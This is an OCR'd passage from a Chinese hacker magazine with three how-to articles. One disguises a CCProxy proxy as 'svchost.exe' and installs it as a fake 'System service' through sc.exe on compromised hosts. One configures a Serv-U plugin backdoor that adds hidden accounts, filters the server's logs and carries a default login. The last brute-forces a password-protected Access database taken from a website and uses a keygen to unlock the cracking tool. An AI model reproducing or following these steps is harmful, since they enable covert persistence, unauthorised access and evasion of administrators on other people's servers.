


图5




图6

是不是和radmin有些类似呀？

呵呵，接下来回到CCProxy的主界面中，进入设置界面把“NT服务”取消。然后，我们拿出sc.exe（这可是管理Windows系统服务的瑞士军刀呀！必备工具哟！），在CMD下输入**sc create Sys binPath= "C:\Windows\System32\com\Svchost.exe -service" start= auto DisplayName= "System service"**（注意格式，等号后有空格），svchost.exe是我改名后的ccproxy.exe，事先已复制到了C:\Windows\System32\com，还有CCProxy安装目录下的CCProxy.ini也要一起复制过去。改名后的svchost.exe是不是很具有迷惑性呀？当然，你也可以改成其他具有迷惑性的名字，服务名也可以改！成功安装服务，如图7。

现在启动服务，如图8。用**net start**命令看一下服务列表中该服务是不是已启动，呵呵，确实已经成功启动该服务：System Service，如图9。再用**netstat -an**命令看一下端口列表，如图10，5678就是该服务打开的端口，这跟我们前面设置的端口是一致的。进入SocksCap进行设置，因为我是在本机做实验，所以服务器为127.0.0.1，端口为5678，并选择“远程解析所有域名”，如图11。




图7

```
:\>sc create Sys binPath= "C:\Windows\System32\com\Svchost.exe -service" start=
auto DisplayName= "System service"
SC] CreateService SUCCESS

:\>sc start sys

ERVICE_NAME: sys
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3336
        FLAGS              :

:\>
```

图 8

```
Secondary Logon
Security Accounts Manager
Server
Shell Hardware Detection
System Event Notification
System Restore Service
System service
Task Scheduler
```

图 9

```
TCP    0.0.0.0:3001    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3014    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3040    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3108    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3126    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3137    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3141    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3151    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3163    0.0.0.0:0    LISTENING
TCP    0.0.0.0:3164    0.0.0.0:0    LISTENING
TCP    0.0.0.0:4859    0.0.0.0:0    LISTENING
TCP    0.0.0.0:4874    0.0.0.0:0    LISTENING
TCP    0.0.0.0:4889    0.0.0.0:0    LISTENING
TCP    0.0.0.0:4989    0.0.0.0:0    LISTENING
TCP    0.0.0.0:5678    0.0.0.0:0    LISTENING
```

图 10




图 11

然后，回到SocksCap主界面，选择“新建”把IE加进来并运行它，如图12。在IE浏览器地址栏中敲入www.163.com，呵呵，可以上网，如图13。




图 12




图 13

接下来的任务我就不用说了吧，当然是把所需文件复制到肉鸡上进行安装。为了方便，你可以做一个批处理，并用Winrar把所用的文件打包成自解压格式，这样做可是很方便的哟！下面是我在肉鸡上设好代理后上雅虎时的截图，如图14。



图 14

不过，这种方法虽然不会被查杀，但对于经常查看端口和熟悉系统服务的管理员来说，还是会被他们发现的。尽管我们已经给程序加了密码，由于程序本身是把配置信息保存在程序所在目录下的ccproxy.ini中，加密后的密码也在里面，因此有不少信息可能会被暴露，例如，如果对方用自己配置好的、加密后的密码代替我们的密码，就可以用他的密码成功进入并查看我们的有关信息，这也是前面我们为什么不选“保存日志文件至”的原因。因此，我们需要进一步隐藏。例如：把这个文件和CCProxy.exe的属性改为“隐藏”和“系统”，替换系统服务如ClipBook，或是改成更有迷惑性的名字，这样，应付一般的管理员应该不成问题！不过若是遇到了也经常看黑客杂志的，呵呵，这就难说了！不过，总体来说，经过我们的伪装，再加上不被杀毒软件查杀的特性，这个代理应该可以用一阵子了，呵呵！

怎么样，讲了这么多，你是不是也心动了呢？是不是也想打造自己永不被查杀的代理服务器呢？心动不如行动，还等什么，那就快去吧！如果您对本文还有什么不明白的地方或是有更好的建议，欢迎和我一起来探讨。

（本文所涉及的工具：WINNTAutoAttack、SQLTools、radmin、Ccproxy、sc.exe、SocksCap，光盘中有收录。）

另类后门

Serv-U下的后门

小鱼修炼中

首先祝大家5.1节快乐，肉鸡多多。今天我给大家带来一款Serv-U下的木马，其实准确的说它不能叫木马，因为利用的是Serv-U的第三方插件。（明白了么？我的意思就是它不被查杀。）

先来介绍一下原理：利用Serv-U支持第三方插件，使我们的插件可以加载自定义数据库文件中的帐号，并令这些帐号可以登陆上Serv-U服务器，且具有帐号本身所配置的权限。

该后门的最大特点：


1．自定义数据库，密码是MD5加密的了，可配置所有Serv-U提供的权限。

2．将Serv-U的返回信息部分也过滤了，当登陆的帐号是数据库中的帐号时，登陆成功后，会显示这个帐号具有的功能等信息。

3．如果管理员定义了Serv-U日志记录，会被后门所过滤掉。

现在，我来教大家如何配置。既然帐号信息放在数据库文件中，我们当然要先配置数据库文件。这个后门分为三个文件Creator.exe（用于建立一个ServU.DLL可识别的“数据库”而设的一个程序）、editor.exe和ServU.DLL。我们先用Creator.exe来配置数据库文件（这里一定要注意：数据库文件必须是Public.Dat！因为ServU.DLL只会识别Public.Dat）。

在命令行下运行：“Creator.exe 文件名”，“文件名”是数据库文件名，这里输入**Creator.exe Public.Dat**（图1），你会看到说数据库是空的，第一次运行时因为文件还没建立，而且也没有



数据在里面，当然是空的，最下一行会显示你可以输入号码（如果数据库有帐号资料在，帐号会以 1 、2 、3 、4 的顺序显示出来，如果要建立新帐号，按下 A，然后回车）我们按下 A，然后回车开始对数据库进行详细设置：

"UserName =" →这里你要输入登陆的用户名并回车，然后会显示；

"Password =" →你要输入密码（密码是用 MD5 加密的，所以别人得到数据库也不用太担心会被人直接看到密码），输入并回车后，会显示；

"ShellPassword =" →这里不用管它，随便输入就行了，因为这一项并没有用到的，本来设计时是可以通过向 Serv-U 输入某些命令，令后门在远程系统绑成一个端口，远程用户就可以连接，这里的密码就是为远程连接上后验证的密码，但最后将这功能删除了，所以这一项基本是没有用处的。输入并回车后，会显示；

"FTPAccess(Any Of ACDELMRUW) =" →可以输入 ACDELMRUW 的任意组合，也可以输入 All，这代表所有权限。A 代表 Appen 权限、C 代表 Create 权限、D 代表 Delete 权限、E 代表 Execute 权限、L 代表 List 代理、M 代表 Modify 权限、R 代表 Read 权限、U 代表 Unlock 代理、W 代表 Write 权限；

"RootDir" →是 FTP 根目录，这个你自己设置，不过一定是要存在的目录，不然 Serv-U 会拒绝那个帐号，因为它找不到这帐号的根目录；


"MaxLoginIP =" →是同一个 IP 最多可以同时登陆次数，如果输入 -1，就代表是不限制；

"MaxUsers =" →这个要注意了，是指这个帐号可以被登陆多少次，例如你设置为 2，那么你登陆过两次后，下次是不可以再登陆的了。只要设置为 -1，那代表是不限制，输入并回车后。

"Are You Sure To Save(Y/N)?" →你只要按 Y 并回车，数据就会写入文件，如果你按其它键，数据不会被保存。

以上就是建立一个帐号数据的过程。

这里再说一下，如何修改数据库中的内容，比如数据库中已有一个帐号，叫 help。那么，我们运行 **Creator.exe PUblic.Dat**（Creator.exe 和 Public.Dat 要在同一个目录下），只要我们输入帐号对应的号码并回车，就能看到 help 这个帐号的内容（图 2）。



我们可以输入 1 到 7 的号码去修改相应的内容，修改后还是会出现你是否要将数据保存的询问，按“Y”并回车才算确认将数据保存并写入文件。也还可以输入 D 或 Delete 并回车去删除这个帐号，或者输入 E 或 Exit 去返回上一层控制。

在数据库上我们要注意：

1. 最多只能建立 16 个帐号！

2. 要 ServU.DLL 能识别到，数据库文件一定为 Public.Data，并且一定要放在系统目录！

到这你的数据库文件已经建立成功了，现在将 editor.exe、ServU.DLL 以及 Public.Dat 上传到你想装这后门的肉鸡中去，editor.exe 和 ServU.DLL 一定要放到 Serv-U 的安装目录中去，Public.Dat 就要放到系统目录中去。

一切准备就绪后，命令行下进行 Serv-U 目录，然后运行 **editor.exe ServU.DLL /Add**，成功后，就会有几条信息写入到 ServUDaemon.ini 中去；如果你将 ServU.DLL 改名，如改名为 xiaoyu.DLL，那么安装时就要使用命令 **editor.exe xiaoyu.DLL /Add**，停止 Serv-U，再启动 Serv-U，就成功建立后门了！

再看看如何删除后门，删除的前提是在 Serv-U 目录下要存在 editor.exe，如果安装时的 DLL 名为 ServU.DLL，那么使用 **editor.exe ServU.DLL /Del**，这样就能将相关信息从 ini 文件中删除；如果安装时使用 DLL 名为 xiaoyu.DLL，使用命令 **editor.exe xiaoyu.DLL /Del** 再重启 Serv-U 后门就删除了！


最后还有要注意的就是：如果万一 Public.Dat 这个数据库在远程系统中被删除，或者被一些第三方程序隐藏了，后门无法从数据库中读取到数据时，就会加载了默认的内容进去。默认的帐号为“WinEggDrop”，密码为“NeverGiveUp”，只有列表和下载权限。

至于这款后门的缺点，就是如果管理员用 Serv-U 在线查看的话，一样能看到数据库中的帐号的登陆和其它活动，这个无法解决，因为 Serv-U 的接口中没有可以过滤这个被查看的功能存在。

好了，文章就到这，有什么问题我们以后再讨论。

（本文所涉及的相关工具：editor.exe、ServU.DLL、Creator.exe 光盘中有收录。）

加密数据库的克星：CrackAccess1.2



magic dog

一日暴出了一个网站的数据库，是微软的 ACCESS 数据库（我运气是 8 是太好了，现在还有这种漏洞？），兴奋地 DOWN 了下来，可是一打开傻眼了，要密码，如图 1。




图 1

首先，自然想到了暴力破解，网上有很多的这种软件，打开百度随便一搜就一簸箕，汗。我难得一个个 down 下来试（因为大家知道，网上的工具虽然多，好用的却很少），先去“天天安全网”看看，一会儿便找到了刚出炉的“CrackAccess1.2”。看看介绍，觉得适合自己的需要！

忘了给大家介绍下这个软件了。Access 密码破解者（CrackAccess1.2），可以完全破解微软公司的 Access97、Access2000、2002 的密码，无论密码长短，都可以破解，只是时间问题 ^_^ ，这个软件在未注册前只能显示出前 3 位密码，如图 2。



图 2

（各位别走吖~）呵呵，黑软嘛！我已经把注册机和这个软件打包了，大家可以在光盘中找到。

这个软件使用很简单，再菜的人也会，首先导入你要破解的 ACCESS 文件，点击“…”后将会出现一个窗口即叫你选择要破解的 mdb 文件，然后点击开始破解，软件便开始破解数据库密码了，

我试过了，当我把数据库密码设置成“dog”时，可以说还没用到1秒钟便破解了出来，各位心动了吧？有人会问那么假如是10多位的密码且是：“字母+数字+符号”呢？经过我的测试也是一小会儿就破解了出来，怎么样？很吃惊吧？

再说一下注册机的用法，菜“牛”跳过~，解压后，文件夹里有3个文件，一个是主程序，一个是注册机，一个是“天天安全网”的介绍WEB，如图3。




图3

我们先运行注册机：keygen，它会告诉你注册机要放在主程序的同一目录下图4。




图4

点击确定后主程序自动运行，点击注册按钮，随便输入用户名和注册码，点击注册，会弹出注册码错误的提示对话框，但同时注册机会弹出一个显示正确注册码的窗口（这个应该是因为Crack Access1.2是把密码放在内存里明文比较的原因吧），如图5。




图5

复制下正确的注册码，注册成功，之后，再打开软件如图6、图7。

